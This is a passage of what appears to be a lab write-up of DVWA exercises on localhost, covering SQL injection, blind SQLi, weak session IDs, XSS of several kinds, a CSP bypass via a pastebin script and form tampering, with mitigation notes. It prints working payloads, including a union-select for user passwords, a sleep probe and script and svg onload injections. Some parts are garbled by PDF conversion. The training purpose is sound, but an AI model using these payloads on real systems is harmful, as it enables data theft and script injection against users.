
Click [here to change your ID.](#)

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

2. Enter the query

0' union select user.password from dvwa.users#



The screenshot shows a web browser window titled "SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 'Development' - Google Chrome". The address bar shows "localhost/dvwa/vulnerabilities/sqli/session-input.php". The form contains a text input field with the value "0' union select user.pa:" and a "Submit" button. Below the input field is a "Close" button.

3. Click on submit



8. SQL Injection(Blind)

Severity: High

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database.

Mitigation:

- Use Secure Coding Practices
- Use Automated Testing Solutions

Proof of Concept:

SQL Injection (Blind): Low

1. Enter 1 in the user id



2. Enter 1' and sleep(5)# in the user id. It takes 5 second to execute. Verified with burp suite.



9. Weak Session ID's

Severity: High

The session prediction attack focuses on predicting session ID values that permit an attacker to bypass the authentication schema of an application. By analyzing and understanding the session ID generation process, an attacker can predict a valid session ID value and get access to the application.

Mitigation:

- Use Built-In Session Management
- Tamper-Proof Your Cookies

Proof of Concept:

Weak Session IDs: Low

1. The session id is incremented by one each time we click on generate.

```
accept-language: en-US,en;q=0.5
accept-encoding: gzip, deflate
referer: http://127.0.0.1/DVWA/vulnerabilities/weak_id/
content-type: application/x-www-form-urlencoded
content-length: 0
connection: close
cookie: dvwaSession=7; security=low; PHPSESSID=autvjbf634e84930gflsdbim40
upgrade-insecure-requests: 1
```

```
accept-encoding: gzip, deflate
referer: http://127.0.0.1/DVWA/vulnerabilities/weak_id/
content-type: application/x-www-form-urlencoded
content-length: 0
connection: close
cookie: dvwaSession=8; security=low; PHPSESSID=autvjbf634e84930gflsdbim40
upgrade-insecure-requests: 1
```

10.XSS (DOM)

Severity: High

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

Proof of Concept:

XSS (DOM): Low

1. Click on select

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English ▼ Select

More Information


2. Change the url from

http://localhost/dvwa/vulnerabilities/xss_d/?default=English

to

[http://localhost/dvwa/vulnerabilities/xss_d/?default=%3Cscript%3Ealert\(%22Hacked%22\)%3C/script%3E](http://localhost/dvwa/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(%22Hacked%22)%3C/script%3E)

efault=<script>alert("Hacked")</script>



11. XSS(Reflected)

Severity: High

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Steps:

1. Input some unique field in the form field and submit it.
2. Open page source by pressing CTRL+U and search the unique string in the page source
3. Use CTRL+F to find the unique string. If the unique string reflects back in the browser screen or in the page source then the site may be vulnerable to reflected XSS.
4. At last, fire the payload of XSS and submit it to get further response in the browser. If the site is vulnerable, we will get an alert box

Proof of Concept:

XSS(Reflected):Low

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload


Insecure CAPTCHA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>



XSS(Reflected): Medium

Inject the payload `<script>alert("hacked")</script>`

XSS(Reflected): High

Inject the payload ``

12. XSS(Stored)

Severity: High

Stored XSS arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources.

Mitigation:

- Filter input on arrival.
- Encode data on output
- Use appropriate response headers
- Content Security Policy.

Steps:

1. Input some unique field in the form field and submit it.
2. Open page source by pressing CTRL+U and search the unique string in the page source
3. Use CTRL+F to find the unique string. If the unique string reflects back in the browser screen or in the page source then the site may be vulnerable to stored XSS.
4. At last, fire the payload of XSS and submit it to get further response in the browser. If the site is vulnerable, we will get an alert box

Proof of Concept:

XSS(Stored): Low

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *



XSS(Stored): Medium

Inject the payload `<Script>alert("hacked")</Script>` in the name field and we can enter anything in the message field.

XSS(Stored): High

Inject the payload `<svg/onload=alert("hacked")>` in the name field and we can enter anything in the message field.

13. CSP Bypass

Severity: High

CSP stands for Content Security Policy which is a mechanism to define which resources can be fetched out or executed by a web page. In other words, it can be understood as a policy that decides which scripts, images, iframes can be called or executed on a particular page from different locations. Content Security Policy is implemented via response headers or meta elements of the HTML page.

Proof of Concept:

CSP Bypass: Low


1. Open the source code

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com example.com code.jquery.com https://ssl.google-analytics.com "; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.
header($headerCSP);


# These might work if you can't create your own for some reason
# https://pastebin.com/raw/R570EE00
# https://hastebin.com/raw/ohulaquzex

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
<script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
<p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</p>
<input size="50" type="text" name="include" value="" id="include" />
<input type="submit" value="Include" />
</form>
';
```

2. Open <https://pastebin.com/raw/R570EE00>



3. Open <https://pastebin.com> and create a Script



4. Click on raw and paste the url in the box provided



5. Click on include



14. JavaScript

Severity: High

JavaScript is a very capable programming language. An attacker can use these abilities, combined with XSS vulnerabilities, simultaneously as part of an attack vector. So instead of XSS being a way just to obtain critical user data, it can also be a way to conduct an attack directly from the user's browser.

Mitigation:

- Filter input on arrival.
- Encode data on output
- Use appropriate response headers
- Content Security Policy.

Proof of Concept:

Javascript: Low

1. Press CTRL+U and copy the form

```
<form name="low_js" method="post">
  <input type="hidden" name="token" value="" id="token" />
  <label for="phrase">Phrase</label> <input type="text" name="phrase" value="ChangeMe" id="phrase" />
  <input type="submit" id="send" name="send" value="Submit" />
</form><script>
```

2. Change the code to

```
<form name="low_js" method="post" action="http://localhost/dvwa/vulnerabilities/javascript/">
  <input type="hidden" name="token" value="" id="token">
  <label for="phrase">Phrase</label> <input type="text" name="phrase" value="success" id="phrase">
  <input type="submit" id="send" name="send" value="Submit">
</form><script>
```

3. Open the file and click on submit



DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection

Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase